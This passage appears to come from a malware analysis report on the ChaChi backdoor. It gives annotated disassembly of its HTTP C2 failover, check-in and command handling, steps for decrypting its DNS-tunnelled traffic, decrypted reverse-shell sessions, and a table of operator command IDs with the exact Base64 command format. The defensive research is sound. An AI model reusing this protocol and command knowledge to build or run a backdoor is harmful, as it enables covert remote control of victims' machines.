
```
loc_7C04DF:
call    main_slicebytetostring_1
mov     rax, [rsp+38h+var_30]
mov     rcx, [rsp+38h+var_38]
lea     rdx, qword_C09EE0
mov     [rsp+38h+var_38], rdx
mov     [rsp+38h+var_30], rcx
mov     [rsp+38h+var_28], rax
mov     word ptr [rsp+38h+var_20], 0
call    Connect_C2_Server_over_HTTP
mov     cs:DNS_or_HTTP_C2_Bool, 0
mov     rax, qword ptr cs:xmmword_C09EF8+8
mov     rcx, 0DF8475800h
imul    rax, rcx
mov     [rsp+38h+var_38], rax
call    time_Sleep
jmp     loc_7C047E
```

Figure 21 - C2 Communications Failover.

This failover method is not ideal for the ChaChi operators. It does not offer the encryption afforded to the DNS tunnelling, and it is nowhere near as covert.

The HTTP C2 communications are performed using POST requests to one of the randomly selected C2 IPs decoded earlier. The content of the HTTP POST is encoded using Base64 and XOR encoding to offer some level of data protection, in the same way as the data was encoded prior to being serialized into the “ChunkData” messages in the case of DNS tunnelling.

Should the C2 check-in fail, it will rotate through the other decoded C2 IPs in an attempt to create a connection. If a connection is established, ChaChi will encode and send POST requests to the C2 and process its responses:



```
mov     [rsp+0B0h+var_48], r11
movzx   ecx, word ptr [r10+r11*2]
mov     [rsp+0B0h+var_52], cx
mov     [rsp+0B0h+var_B0], rax
mov     [rsp+0B0h+var_A8], r8
mov     [rsp+0B0h+var_A0], rdi
mov     word ptr [rsp+0B0h+var_98], cx
mov     rdx, [rsp+0B0h+arg_8]
mov     [rsp+0B0h+var_90], rdx
mov     rbx, [rsp+0B0h+arg_10]
mov     [rsp+0B0h+var_88], rbx
mov     rsi, [rsp+0B0h+arg_18]
mov     [rsp+0B0h+var_80], rsi
mov     r9, [rsp+0B0h+arg_20]
mov     [rsp+0B0h+var_78], r9
call    send_encoded_HTTP_POST
mov     rax, [rsp+0B0h+var_70]
cmp     [rsp+0B0h+var_68], 0
jnz     loc_7BF96C
```

```
 [rsp+0B0h+var_50]
 [rsp+0B0h+arg_0]
+8], rcx
ome_bool, 0
t loc_7BFABE
```

```
loc_7BF96C:
mov     [rsp+0B0h+var_28], rax
mov     [rsp+0B0h+var_B0], 1000000000
call    time_Sleep
mov     rax, [rsp+0B0h+var_48]
lea     r11, [rax+1]
mov     rax, [rsp+0B0h+arg_0]
mov     rdx, [rsp+0B0h+var_30]
mov     rbx, [rsp+0B0h+var_10]
mov     rsi, [rsp+0B0h+var_38]
mov     rdi, [rsp+0B0h+var_50]
mov     r8, [rsp+0B0h+var_20]
mov     r9, [rsp+0B0h+var_40]
mov     r10, [rsp+0B0h+var_18]
mov     rcx, [rsp+0B0h+var_28]
```

```
loc_7BFAD3:
inc     rsi
cmp     rsi, rdx
jge     short loc_7BFB23
```

```
add     rbx, 10h
```

```
loc_7BFB23:
mov     [rsp+0B0h+var_B0], rax
mov     [rsp+0B0h+var_A8], rcx
mov     rax, [rsp+0B0h+arg_28]
mov     [rsp+0B0h+var_A0], rax
mov     rax, [rsp+0B0h+arg_30]
mov     [rsp+0B0h+var_98], rax
call    process_HTTP_Post_Response
mov     rax, [rsp+0B0h+var_88]
mov     rcx, [rsp+0B0h+var_90]
mov     [rsp+0B0h+arg_38], rcx
mov     [rsp+0B0h+arg_40], rax
mov     rbp, [rsp+0B0h+var_8]
add     rsp, 0B0h
retn
```

Figure 22 - HTTP POST Request and Response Processing.

Decrypting C2 Traffic

As the use of HTTP for C2 communications is less complicated and involves less steps when compared to DNS tunnelling, this section will focus on decryption of DNS traffic.

Decryption of both HTTP and DNS C2 traffic is possible because, once we obtain both the XOR and encryption keys, we can reverse the process that has taken plaintext data and converted it to an encrypted form. Each phase in the encoding and encryption process is reversible:





Figure 23 - Encoding and Encryption Process to generate TXT Query.

To do this, we perform the following steps:

- Retrieve DNS TXT queries from packet captures or DNS logs.
- Strip the domain name and "." separators.
- Decode the string from hex back to bytes.
- Run the decoded content along with the recovered encryption key through a XSalsa20+Poly1305 decryption process.
- De-serialize the decrypted data in order to access the packet field of the "ChunkData" messages – other message types are fully decrypted at this point.

- Apply XOR decoding using the recovered XOR key to the packet field of each "ChunkData" message.
- Base64-decode the result of the XOR operation.


The result of the above process yields decrypted and de-serialized protocol buffers as well as the original data that was encoded and packed into "ChunkData" packets. Given our knowledge of the Chashell protocol buffer message structure, we just need to search through the proto-buffer messages for "ChunkStart" messages. These will inform us about both the number of chunks that make up the original data, and also the exact "ChunkData" messages containing that data:



```
message ChunkStart {
    int32 chunkid = 1; // Chunk identifier
    int32 chunksize = 2; // Chunk count
}
```

Figure 24 - ChunkStart Message Structure.

If we do this successfully (and apply some formatting), we are able to decrypt the C2 traffic that is exchanged between the ChaChi server and client. If the ChaChi operators were leveraging a standard Chashell build, we would see something like the content below in the decrypted traffic, where it is evident that a reverse shell has been established:




```
=====================================================================
[+] REQUEST:
ClientGUIDHex: 5e7450d21502260a00dcde0d
DataPacket:
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\admin\Downloads>
=====================================================================
[+] REQUEST:
ClientGUIDHex: 5e7450d31502260a00dcde0e
PollQuery: {}
=====================================================================
```

Figure 25 - Traffic decrypted and Rebuilt from Standard Chashell.

C2 Check-In and Commands

The initial check-in data that is sent to the C2 server takes the following form:




```
"<ID>///<MD5>///<COMPUTER_NAME>///<USERNAME>"
```

Figure 26 - C2 Check-in Structure.

The “ID” is a hardcoded string value that varies between samples, but generally starts with a 1, 2 or 9, followed by 3 digits (e.g., “1018”). The last three digits are decoded from a gobfuscated string, and the first digit is prepended to the check-in string shortly before check-in.

The MD5 hash is the result of hashing a randomly generated integer value that changes every time ChaChi is executed.

The computer name and username are obtained through the execution of two PowerShell commands that retrieve the values stored in the relevant environment variables:




```
sub     rsp, 60h
mov     [rsp+60h+var_8], rbp
lea     rbp, [rsp+60h+var_8]
call    decode_powershell_2 ; powershell
mov     rax, [rsp+60h+var_58]
mov     [rsp+60h+var_38], rax
mov     rcx, [rsp+60h+var_60]
mov     [rsp+60h+var_30], rcx
call    decode_$env_UserName ; $env:UserName
mov     rax, [rsp+60h+var_58]
mov     rcx, [rsp+60h+var_60]
xorps   xmm0, xmm0
movups  [rsp+60h+var_28], xmm0
movups  [rsp+60h+var_18], xmm0
mov     rdx, [rsp+60h+var_30]
mov     qword ptr [rsp+60h+var_28], rdx
mov     rdx, [rsp+60h+var_38]
mov     qword ptr [rsp+60h+var_28+8], rdx
mov     qword ptr [rsp+60h+var_18], rcx
mov     qword ptr [rsp+60h+var_18+8], rax
lea     rax, [rsp+60h+var_28]
mov     [rsp+60h+var_60], rax
mov     [rsp+60h+var_58], 2
mov     [rsp+60h+var_50], 2
call    Execute_OS_Command_Get_Output
mov     rax, [rsp+60h+Command_Output_Length]
mov     rcx, [rsp+60h+Command_Output]
```

```
sub     rsp, 60h
mov     [rsp+60h+var_8], rbp
lea     rbp, [rsp+60h+var_8]
call    decode_powershell_1 ; Powershell
mov     rax, [rsp+60h+var_58]
mov     [rsp+60h+var_38], rax
mov     rcx, [rsp+60h+var_60]
mov     [rsp+60h+var_30], rcx
call    decode_$env_ComputerName ; $env:ComputerName
mov     rax, [rsp+60h+var_58]
mov     rcx, [rsp+60h+var_60]
xorps   xmm0, xmm0
movups  [rsp+60h+var_28], xmm0
movups  [rsp+60h+var_18], xmm0
mov     rdx, [rsp+60h+var_30]
mov     qword ptr [rsp+60h+var_28], rdx
mov     rdx, [rsp+60h+var_38]
mov     qword ptr [rsp+60h+var_28+8], rdx
mov     qword ptr [rsp+60h+var_18], rcx
mov     qword ptr [rsp+60h+var_18+8], rax
lea     rax, [rsp+60h+var_28]
mov     [rsp+60h+var_60], rax
mov     [rsp+60h+var_58], 2
mov     [rsp+60h+var_50], 2
call    Execute_OS_Command_Get_Output
mov     rax, [rsp+60h+var_40]
mov     rcx, [rsp+60h+var_48]
```

Figure 27 - Obtaining Computer and Username using PowerShell.

There is a second check-in which occurs that contains just an ID, this time with 2 prepended instead of 1, and the same MD5 from the first check-in. No computer or username is used in the second check-in. Both check-in strings are encoded and encrypted using the method discussed earlier, but it is the responses to each of these individual check-ins that decides what happens next.

Below we can see the two C2 check-ins, and the responses from the server:




```
[+] REQUEST:
ClientGUIDHex: 5fd8321b0af8eb0ac41cf56b
DataPacket: 1018///9da5f3296002c6c70930fe82295c63cd///jqjnpxfiqly///jqjnpxfiqly$
================================================================================
[+] REQUEST:
ClientGUIDHex: 5fd8321b0af8eb0ac41cf56b
InfoPacket: {'hostname': b'jqjnpxfiqly'}
================================================================================
[+] RESPONSE:
DataPacket: 9da5f3296002c6c70930fe82295c63cd-zig
================================================================================
[+] REQUEST:
ClientGUIDHex: 5fd8321b0af8eb0ac41cf56b
DataPacket: 2018///9da5f3296002c6c70930fe82295c63cd
================================================================================
[+] RESPONSE:
DataPacket: m
```

Figure 28 - Decrypted C2 Check-ins and Responses.

In the screenshot above, we can see the first check-in string. The response from the server to this first check-in is a string that contains the generated MD5 hash that was passed in the check-in, but with "-zig" appended to it.

The first character of this response (the "9", in this case) is XOR'd with the first character of the XOR key that is also used in the C2 encoding process ("d" in the sample that generated the above traffic). The result of this XOR operation is further XOR'd with the first, and in this case only, character returned as a response to the second C2 check-in (the letter "m"). The result of these two XOR operations is the number "0".

This resultant integer, which is not always zero, is the command ID component of a larger string that is passed to a function that will decide the next action that ChaChi has been instructed to take. The expected argument for the command selection function takes the form shown in the image below. The number of arguments expected varies depending on the command ID supplied to ChaChi, but no more than two arguments are expected to follow the command ID. Each element is delimited by triple forward slashes, "///":



```
command_id///arg1///arg2
```

Figure 29 - Command selection and Argument Structure.


The possible command ID options and their corresponding action on the host is documented in the table below. Invalid command IDs will not be processed:

Command ID	**Action**
1	Decode Base64 encoded arguments and execute them as a command on the host
2	Start reverse SOCKS5 proxy server by connecting to provided client address:port
3	Start reverse SOCKS5 proxy server by connecting to provided client address:port
4	Restart C2 session
7	Start Chisel client
9	Uninstall backdoor – delete service and binary

Table 1 - ChaChi Command ID to Operation Mapping.

Command Execution


Should the ChaChi operators want to execute a command or run a program on the infected host, the expected command structure would look like the example below. The command to be executed (including any arguments and switches) is encoded into a single Base64 string. ChaChi will handle the decoding and parsing of the string into a command line array, splitting the decoded string on every space encountered:



```
1///base64_encoded_command
```

Figure 30 - ChaChi Command Execution Structure.


If an attacker wanted to execute something as simple as “whoami”, the command received by ChaChi would look like the string below, where “whoami” is in Base64 encoded form:



```
1///d2hvYW1p
```

Figure 31 - Format of "whoami" command.


ChaChi will parse this string, identify it as a command, decode it from Base64, and reconstruct the command line string:



```
00000000007BC933  48:01D0           add rax,rdx
00000000007BC936  48:8B5424 08      mov rdx,qword ptr ss:[rsp+8]
00000000007BC93B  48:8B1C24         mov rbx,qword ptr ss:[rsp]
00000000007BC93F  48:890424         mov qword ptr ss:[rsp],rax
00000000007BC943  48:8B4424 60      mov rax,qword ptr ss:[rsp+60]
00000000007BC948  48:FFC8           dec rax
00000000007BC94B  48:894424 08      mov qword ptr ss:[rsp+8],rax
00000000007BC950  48:894C24 10      mov qword ptr ss:[rsp+10],rcx
00000000007BC955  48:895C24 18      mov qword ptr ss:[rsp+18],rbx    [rsp+18]:"whoami"
00000000007BC95A  48:895424 20      mov qword ptr ss:[rsp+20],rdx
00000000007BC95F  E8 ACD8D7FF       call <svchost.strings_join>
00000000007BC964  48:8B05 7DA64400  mov rax,qword ptr ds:[C06FE8]
00000000007BC96B  48:8B4C24 30      mov rcx,qword ptr ss:[rsp+30]
00000000007BC970  48:8B5424 28      mov rdx,qword ptr ss:[rsp+28]
00000000007BC975  48:890424         mov qword ptr ss:[rsp],rax
00000000007BC979  48:895424 08      mov qword ptr ss:[rsp+8],rdx
00000000007BC97E  48:894C24 10      mov qword ptr ss:[rsp+10],rcx
00000000007BC983  E8 C8ACDEFF       call <svchost.base64_decode>
RIP → 00000000007BC988  48:8B4424 28      mov rax,qword ptr ss:[rsp+28]
00000000007BC98D  48:894424 58      mov qword ptr ss:[rsp+58],rax
00000000007BC992  48:8B4C24 18      mov rcx,qword ptr ss:[rsp+18]    [rsp+18]:"whoami"

RSP     000000C000073BB0
RSI     000000C0001A0348     "whoami"
RDI     000000C000073B78     "d2hvYW1p"

R8      000000C0001A0348     "whoami"
R9      0000000000000000
R10     0000000000000000
R11     0000000000000006
R12     0000000000000006
R13     0000000000000020     ' '
R14     000000C00007C000
R15     0000000000000006

RIP     00000000007BC988     svchost.00000000007BC988

RFLAGS   0000000000000200
ZF 0   PF 0   AF 0
OF 0   SF 0   DF 0
CF 0   TF 0   IF 1
```

Figure 32 - Base64 Decoding of command argument - "whoami".

If the program name itself contains no path separators (as is the case in this example), the underlying Go function “os.exec.Command” will resolve the complete path name where possible. Otherwise, it uses the name directly as the path before executing the command:



```
00000000007BCA55  48:8B0A              mov rcx,qword ptr ds:[rdx]               rcx:"0-|", rdx:"C:\\Windows\\system32\\whoami.exe"
00000000007BCA58  48:890C24            mov qword ptr ss:[rsp],rcx
00000000007BCA5C  48:894424 08         mov qword ptr ss:[rsp+8],rax             [rsp+8]:"0-|"
00000000007BCA61  48:C74424 10 0000000 mov qword ptr ss:[rsp+10],0              [rsp+10]:&"C:\\Windows\\system32\\whoami.exe"
00000000007BCA6A  0F57C0               xorps xmm0,xmm0
00000000007BCA6D  0F114424 18          movups xmmword ptr ss:[rsp+18],xmm0
00000000007BCA72  E8 594AF8FF          call <svchost.os_exec_Command>
00000000007BCA77  48:8B4424 28         mov rax,qword ptr ss:[rsp+28]            [rsp+28]:&"C:\\Windows\\system32\\whoami.exe"
00000000007BCA7C  C70424 08000000      mov dword ptr ss:[rsp],8
00000000007BCA83  48:8D0D DE950F00     lea rcx,qword ptr ds:[8B6068]            ptr to go routine that will run command
00000000007BCA8A  48:894C24 08         mov qword ptr ss:[rsp+8],rcx             [rsp+8]:"0-|"
00000000007BCA8F  48:894424 10         mov qword ptr ss:[rsp+10],rax            [rsp+10]:&"C:\\Windows\\system32\\whoami.exe"
RIP → 00000000007BCA94  E8 C73AC8FF    call <svchost.runtime_newproc>
```
Figure 33 - Executing Command.

Reverse SOCKS5 Proxy

SOCKS proxies are a much-used tool by Red Teams and threat actors, as they offer a level of anonymity by making traffic appear as if it is originating from one machine when it is in fact coming from a different machine. SOCKS proxies and in particular reverse SOCKS proxies, can also provide attackers with a means of persistent access into an otherwise inaccessible private network from a machine on the Internet.

